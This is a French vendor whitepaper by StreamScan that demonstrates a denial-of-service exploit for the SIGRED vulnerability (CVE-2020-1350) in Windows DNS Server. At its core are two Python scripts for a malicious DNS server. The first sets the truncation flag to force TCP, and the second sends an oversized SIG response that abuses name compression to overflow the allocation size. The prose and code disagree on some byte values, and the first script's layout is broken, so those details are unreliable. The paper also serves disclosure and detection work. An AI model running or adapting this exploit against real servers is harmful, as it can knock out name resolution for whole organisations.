STREAMSCAN

EXPLOITATION DE LA VULNÉRABILITÉ CRITIQUE

SIGRED (CVE-2020-1350)

POUR CRASHER UN SERVEUR DNS

AOÛT 2020 //

À propos de StreamScan

StreamScan est une firme spécialisée dans la sécurité opérationnelle dans le secteur manufacturier et les PME. Nous développons de nouvelles solutions de cybersécurité basées sur l'intelligence artificielle (manufacturier, industrie 4.0, chaîne de transformation, etc.). Nos experts assistent également les organisations victimes de cyberattaques afin d'éradiquer en profondeur la source de l'incident. Nous proposons des solutions concrètes de surveillance pour rehausser la cybersécurité des organisations :

Technologie CDS

Il est impossible de se protéger ce que l'on ne voit pas. La technologie de détection de cybermenaces (CDS) de StreamScan est un outil de surveillance informatique pilotée par l'IA qui fournit une visibilité à 360 degrés et sécurise toutes les machines de votre réseau sans exception. La technologie CDS prend le relais là où la sécurité du périmètre s'arrête. Elle donne une visibilité à 360 degrés du réseau, fournit une analyse approfondie et en continu du trafic réseau afin de détecter les vulnérabilités, les attaques informatiques et les outils malicieux en temps réel. Cette innovante technologie est spécialement conçue pour les entreprises manufacturières et les PME.

Détections et réponses gérées -MDR

La cybersécurité requiert le savoir-faire d'experts. Afin de repousser toutes tentatives de piratage et d'identifier les vulnérabilités, nos spécialistes surveillent les réseaux informatiques d'entreprises 24 h/24, 7 j/7. Nous surveillons les moindres mouvements suspects ou douteux dans votre réseau et nous vous alertons lorsque vous êtes ciblés par des cyberattaques et des activités malicieuses. Nous vous aidons à les contrecarrer le plus rapidement possible.

Réponse aux incidents de sécurité

Une équipe d'experts prêts à intervenir 24 h/24, 7 j/7 en cas d'attaque informatique. Nous reprenons le contrôle rapidement.

Service-Conseil en cybersécurité

De la gouvernance jusqu'aux mesures techniques, nos experts vous accompagnent dans la mise en place de votre plan stratégique du rehaussement des pratiques de sécurité.

Bilan de santé

Le bilan de santé permet d'évaluer le niveau de maturité et l'efficacité des mesures de sécurité mises en place par une organisation.

Test d'intrusion

Il permet d'identifier les failles de sécurité pouvant être exploitées par un pirate informatique. Le test est pratiqué sur des sites web, des serveurs, des applications, des robots médicaux, etc.

Introduction

Le 14 juillet 2020, une vulnérabilité critique portant le nom de SIGRED (CVE-2020-1350) a été divulguée. Cette vulnérabilité a un score de sévérité de 10/10 (CVSS) et affecte les versions DNS de Microsoft Windows serveur de 2003 à 2019. L'exploitation de ladite vulnérabilité peut conduire à un déni de service de serveurs DNS, ce qui peut avoir un impact majeur sur une organisation.

Dans le présent article, nous démontrons comment il est possible d'exploiter cette vulnérabilité de manière concrète pour faire crasher un serveur DNS de Microsoft.

Aperçu du protocole DNS et de la vulnérabilité SIGRED

Dans le monde de l'internet, les périphériques et machines réseau sont identifiés par des adresses IP, et afin que la manipulation de ces adresses soit simplifiée, l'utilisation des serveurs DNS est primordiale. Les serveurs DNS permettent d'assurer la conversion entre les noms d'hôtes et les adresses IP, et comme tout autre actif informationnel, les serveurs DNS peuvent souffrir de certains types de failles mettant à risques nos systèmes et environnements informatiques.

« **Windows DNS Server** » figure parmi les nombreuses solutions et implémentations de serveurs DNS, et qui représentent un composant essentiel dans les environnements Windows.

Présentation de la vulnérabilité SIGRED

La vulnérabilité SIGred (CVE-2020-1350) provient d'une erreur dans la fonction « **RR_AllocateEx »** responsable de l'allocation de mémoire pour l'enregistrement de ressources DNS. SIG figure parmi les types de réponses supportées par un serveur DNS, et représente un type d'enregistrement utilisé pour fournir une signature associée au domaine pour certaines fonctionnalités. La fonction « **RR_AllocateEx »** dans l'implémentation du serveur Microsoft DNS manipule ses paramètres avec des registres de **16bits**.

En abusant de la vulnérabilité Sigred, un attaquant pourrait forcer l'appel à la fonction en question tout en passant des paramètres de taille supérieure à **65,535 octets**, provoquant ainsi un débordement de tampon de type heap. Ceci conduit à un déni de service du serveur DNS ciblé.

Cette vulnérabilité peut être exploitée dans l'implémentation DNS de Windows Server lors de la réception d'une réponse de type SIG. Le traitement des réponses fait partie du fonctionnement des serveurs DNS, puisque le système des noms de domaines consiste en une hiérarchie dont le sommet peut être appelé à la racine. Si par exemple un utilisateur dans un réseau interne interroge le serveur DNS local, et que ce dernier ne possède pas d'enregistrement en relation avec le nom de domaine sollicité par l'utilisateur, le serveur DNS en question interroge d'autres serveurs plus hauts dans la chaîne d'autorité, afin de transmettre la réponse à l'utilisateur. La figure1 illustre un exemple de transmission d'une requête SIG.



Figure 1: Cheminement d'une requête DNS type SIG.

Exploitation de la vulnérabilité SIGRED

Nous avons développé un logiciel d'attaque (exploit d'attaque) permettant d'exploiter ladite vulnérabilité dans le serveur DNS afin de provoquer un déni de service. Le but principal de l'exploit de Streamscan est de forcer l'implémentation du serveur DNS de Windows à manipuler un entier ayant une taille supérieure à **65,535 bytes**, et qui représente la taille maximale allouée pour la sauvegarde d'un entier dans la RAM.

Environnement d'exploitation de la vulnérabilité SIGRED

Afin d'exécuter notre exploit d'attaque, nous avons mis en place un environnement représenté dans la figure2, où :

- **C1** représente l'attaquant connecté au réseau local et effectuant une requête DNS
- **S1** représente le serveur DNS LOCAL du réseau ciblé
- **A1** représente le serveur DNS malicieux géré par l'attaquant.



Figure 2: Environnement d'exploitation de la vulnérabilité Sigred.

Il est important de pouvoir gérer et manipuler les requêtes DNS sur notre serveur **A1**, et pour cela, nous avons développé un script agissant comme un serveur DNS permettant de communiquer des réponses malicieuses. Le but de cette manœuvre est de pouvoir envoyer une réponse DNS SIG de taille supérieure à **65,535** octets afin de provoquer l'erreur.

Lancement de l'attaque

La première étape de l'attaque comme illustrée dans la figure 2, est d'initier une requête DNS de type SIG à partir de la machine de l'attaquant **C1** demandant une résolution du nom de domaine « **5.streamscan.ai** ». Cette dernière sera transmise par le serveur DNS local **S1** vers le serveur **A1** responsable de la gestion du nom de domaine « **streamscan.ai** ». La requête sera envoyée au serveur DNS **A1** sur le port 53/UDP puisque le protocole DNS utilise le protocole transport UDP par défaut. La contrainte est que la taille d'un message DNS UDP est limitée à 512 octets, ce qui nous empêche de pouvoir envoyer la quantité de données nécessaire pour provoquer l'erreur sur le serveur DNS **S1** (+ **65,535 octets**). **Pour résoudre ce problème, la solution consiste à forcer le serveur DNS à envoyer une requête transportée par le protocole TCP au lieu du protocole UDP.**

L'avantage avec l'utilisation du DNS sur TCP est qu'il peut transporter des messages DNS allant jusqu'à **65,535 octets**. Noter que ce changement de protocole de transport fait partie du fonctionnement du protocole DNS et est décrit dans la «RFC 5966 DNS over TCP » comme :

« Le comportement normal de tout serveur DNS devant envoyer une réponse UDP qui dépasserait la limite de 512 octets consiste pour le serveur à tronquer la réponse afin qu'elle tienne dans cette limite, puis à définir l'indicateur TC dans l'en-tête de réponse. Lorsque le client reçoit une telle réponse, il prend l'indicateur TC comme une indication qu'il doit réessayer via TCP à la place ».

Notre faux serveur DNS (**Script1**) situé dans le serveur **A1** permet d'intercepter les requêtes DNS en implémentant un serveur de socket de type UDP, écoutant sur le port 53.
Le code suivant (Script1) illustre l'implémentation du script **Script1** qui vise principalement à créer une réponse DNS pour chaque requête reçue, tout en activant le flag TC afin de forcer le serveur DNS a emmètre une autre réponse utilisant le protocole TCP. La réponse DNS est créée en manipulant les valeurs hexadécimales correspondant à chaque champ du protocole DNS.

Script1

```
1   import socket
2   import struct
3
4   domain = "streamscan.ai"
5   dn = "".join([chr(len(i)) + i for i in domain.split(".")]) + "\x00"
6
7   def udpserver():
8       #create udp socket
9       s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
10      replaycode = "\x83\x80"
11
12      response = ""
13      response += replaycode
```

```
    question = "\x00\x01"
    response += question # Question = 1
    answerrrs = "\x00\x00" # Answer RRs = 0
    response += answerrrs
    authority = "\x00\x01" # Authority RRs = 1
    response += authority
    additional = "\x00\x00" # Additional RRs = 0
    response += additional

    query = "\x015" + dn # 5.streamscan.ai
    response += query
    Type = "\x00\x18" #type = SIG
    response += Type
    Class = "\x00\x01" #Class = IN
    response += Class

    # Data
    data = ""
    primarynameserver = "\x03ns1\xc0\x0c" #"ns1.5.streamscan.ai"
    data = primarynameserver
    responsibleauthmailbox = "\x03ms1\xc0\x0c"
    data += responsibleauthmailbox
    serialnumber = "\xff\x34\xc1\x0f" # serial number
    data += serialnumber
    refreshinterval = "\x00\x00\x0e\x20" # Refresh Interval
    data += refreshinterval
    retryinterval = "\x00\x00\xff\x00" # Retry interval
    data += retryinterval
    expirelimit = "\x00\x02\x60\x50" #expire limit
    data += expirelimit
    minimumttl = "\x00\x00\x00\x20" #Minimum TTL
    data += minimumttl

    # Authoritative Nameservers
    response += "\xc0\x0c"
    atype = "\x00\x06" # Type = SOA
    response += atype
    aclass = "\x00\x01" # Class = IN
    response += aclass
    ttl = "\x00\x00\x00\x40" # TTL
    response += ttl
    datalen = struct.pack('>H', len(data)) # data length
    response += datalen

    packet = response + data

    s.bind(('0.0.0.0', 53))
    while True:
        try:
            request, client_address = s.recvfrom(70000)
            print("[+] Received DNS REQUEST over UDP")
            s.sendto(request[:2] + packet, client_address)
        except:

```

De cette manière quand le serveur **S1** interroge le serveur **A1** en envoyant une requête DNS de type SIG afin d'obtenir la signature définie pour le domaine « **5. streamscan.ai** », notre implémentation DNS « **Script1 »** répond comme illustré sur la figure3 par une réponse malicieuse dont l'indicateur TC est définie dans l'en-tête.



Figure 3: Réponse DNS envoyée par le serveur A1 (TC=1)

La réponse malicieuse est ensuite retournée au serveur **S1**. Ce dernier initie une connexion TCP vers le serveur malicieux **A1** afin d'envoyer une requête DNS transportée par le protocole TCP (Voir la figure 4).



Figure 4: Connexion DNS via TCP établi par le serveur S1

Comme déjà mentionné auparavant, afin de pouvoir exploiter la vulnérabilité SIGRED, il est important que la fonction **RR_AllocateEx** responsable de l'allocation de la mémoire pour l'enregistrement de ressources DNS manipule un paramètre de taille supérieur à **16bits**. La taille de ce dernier est calculée en se basant sur les champs de la réponse SIG. La figure suivante illustre la structure d'une réponse SIG.



Figure 5: La structure de l'enregistrement de ressources SIG selon RFC 2535

Le défi de
l'exploitation de la vulnérabilité SIGRED

Pour faire en sorte que la valeur du paramètre représentant la taille de la ressource à allouer dépasse les **16bits**, transporter le maximum d'octets dans les champs de la réponse SIG n'est pas suffisant, car la taille des réponses DNS transportées par le protocole TCP est limitée à **65,535 octets** (incluant les headers, et la requête).

Le défi de l'exploitation de la vulnérabilité peut donc se résumer comme suit : « *comment faire en sorte que la taille de ce paramètre puisse être évaluée à plus que 65,535 octets tout en sachant que la taille de la réponse DNS ne peut dépasser les 65,535 octets ? »*

La magie de l'exploitation de la vulnérabilité SIGRED

Le protocole DNS utilise une forme de compression permettant d'éliminer les répétitions des chaînes de caractères dans les réponses DNS. La figure suivante illustre un exemple de réponse DNS où le champ **NAME** est encodé sous le format **0xc0 0x0c**. L'octet **0xc0** indique que la chaîne de caractères en question est déjà présente dans ce paquet DNS à la position **0x0c** (12^{e} octet depuis le début du protocole DNS).



Figure 6: Illustration de la compression DNS

Afin de pouvoir provoquer l'erreur dans le serveur **S1**, nous nous sommes basés principalement sur les deux champs « **signature** » et « **signer's name** » de la réponse SIG. L'idée ici est de remplir le champ **signature** avec le maximum de données, puis utiliser le champ **signer's name** qui sert à transporter une chaîne de caractères, mais au lieu de la remplir directement dans le champ **signer's name**, le pointeur **0xc0** est utilisé afin de référencer une chaîne de caractères déjà présente dans la réponse et correspondant a « **5.streamscan.ai** ».

Pour pouvoir réaliser cette manœuvre, nous avons mis en place une implémentation TCP du protocole DNS **(Script2** illustré dans le code ci-dessous), qui vise principalement à répondre par des paquets DNS de type SIG, dont les champs **Signature** et **Signer's Name** sont remplis afin de provoquer l'erreur sur le serveur **S1**.

Script2

```
1  import socket
```

```
import struct

domain = "streamscan.ai"
dn = "".join([chr(len(i)) + i for i in domain.split(".")]) + "\x00"

def tcpserver():
    #create tcp socket
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    #bind tcp socket on port 53
    s.bind(('0.0.0.0', 53))
    s.listen(5)
    while True:
        try:
            conn, client_address = s.accept()
            print("[+] Received DNS REQUEST over TCP")
            data = ""
            response = ""
            sig = "\x00\x01\x05\x00\x00\x00\x00\x40\x00\x02\x60\x50\x00\xff\xdd\xee\x80\xdf\xc0\x0d" #SIG response
            sig += "\x00"*65465 # Overflow
            sigheader = "\xc0\x0c"
            sigheader += "\x00\x18"
            sigheader += "\x00\x01"
            sigheader += "\x00\x00\x00\x40"
            sigheader += struct.pack('>H', len(sig))

            sigresponse = sigheader+sig


            response = "\x81\xa0\x00\x01\x00\x01\x00\x00\x00\x00\x015" + dn + "\x00\x18\x00\x01"

            try:
                data += conn.recv(70000)
            except:
                pass

            packet = data[2:4] + response + sigresponse

            conn.sendall(struct.pack('>H', len(packet)) + packet)
            conn.close()
        except:
            pass
```

Figure 7 : Implémentation TCP du serveur DNS (Script2)

Comme illustré dans le code précédent « script2 », le champ **signature** est rempli avec l'octet « **\x00 »** (65456 fois), et le champ **signature's name** est encodé en « **\x0c\x0d** » faisant référence à la chaîne de caractères « **5.streamscan.ai** » dans la question DNS.

Sachant que les chaînes de caractères dans le protocole DNS sont représentées sous le format « **<taille> <valeur>** », quand le champ **signature's name** pointera donc à la position « **\x0d »** afin de récupérer la chaîne « **5.streamscan.ai** » le caractère « **5 »** sera interprété comme étant la taille de la chaîne à récupérer, et va être converti en décimal (**53**). Ce qui va mener à récupérer **53 bytes** à partir de l'octet suivant le caractère **5**. La figure suivante illustre la réponse DNS malicieuse envoyée au serveur **S1** où l'on peut remarquer les 53 octets contenus dans le champ signature's **name**.



Figure 8: Réponse DNS malicieuse envoyée au serveur S1

De cette manière, sachant que notre réponse DNS transporte la valeur maximale dans chaque champ de la réponse SIG, à la réception de cette réponse par le serveur **S1**, la taille de la ressource à allouer dépassera les **65,535 octets** puisque les **53 octets** du champ **signature's name** seront rajoutées. Ceci va causer un débordement d'entier faisant planter le serveur DNS.

Dans la vidéo suivante, vous pouvez voir les étapes nécessaires pour exploiter cette vulnérabilité afin de faire planter le serveur DNS.

Détection des tentatives d'exploitation de la vulnérabilité SIGRED par le CDS

Notre technologie de détection de cybermenaces CDS a été déployée lors de l'exploitation de la vulnérabilité SIGRED. Lorsqu'une telle attaque cible vos serveurs DNS Microsoft, l'alerte ci-dessous sera générée :

